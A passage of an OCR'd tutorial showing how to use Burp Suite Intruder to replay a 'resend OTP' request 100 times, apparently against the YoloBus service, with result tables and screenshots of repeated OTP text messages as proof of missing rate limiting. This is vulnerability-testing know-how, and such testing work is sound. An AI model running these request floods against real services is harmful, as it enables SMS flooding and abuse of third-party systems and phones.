
Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool



Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button




Step 5 : Now to the burp suite tool and click on the intercept, this will intercept the request




Step 6 : Now in the Website go and click on resend otp button


Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder




Step 8 : In the Intruder Tab we can see the entire reuqest thst is been sent , click on the clear button on the right side




Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button




Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side




Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers




Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100




Step 13 : Lastly click on the attack button in orange on the Top right corner



Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack




Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114			487	
1	1	200	382			487	
2	2	200	131			487	
3	3	200	262			487	
4	4	200	205			487	
5	5	200	125			487	



Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114			487	
1	1	200	382			487	
2	2	200	131			487	
3	3	200	262			487	
4	4	200	205			487	
5	5	200	125			487	


Step 15: Since i am getting 100 otps it is vulnerable to no rate limiting attack


3:55 PM
Messaging
Smart sender ID recognition
Recognise sender ID automatically to see the names and profile images of trusted vendors
The above services are provided with technical support from Yulore.
Read and agree to our User Agreement and Privacy Policy, as well as Yulore Privacy Policy before using Smart sender ID recognition.
Agree
Don't agree
YoloBus
3 mins ago
2655 is your YoloBus OTP (valid only for 10 minutes)
YoloBus
3 mins ago
2655 is your YoloBus OTP (valid only for 10 minutes)
YoloBus
3 mins ago
2655 is your YoloBus OTP (valid only for 10 minutes)
YoloBus
3 mins ago
2655 is your YoloBus OTP (valid only for 10 minutes)
YoloBus
2655 is your YoloBus OTP (valid only for 10 minutes)

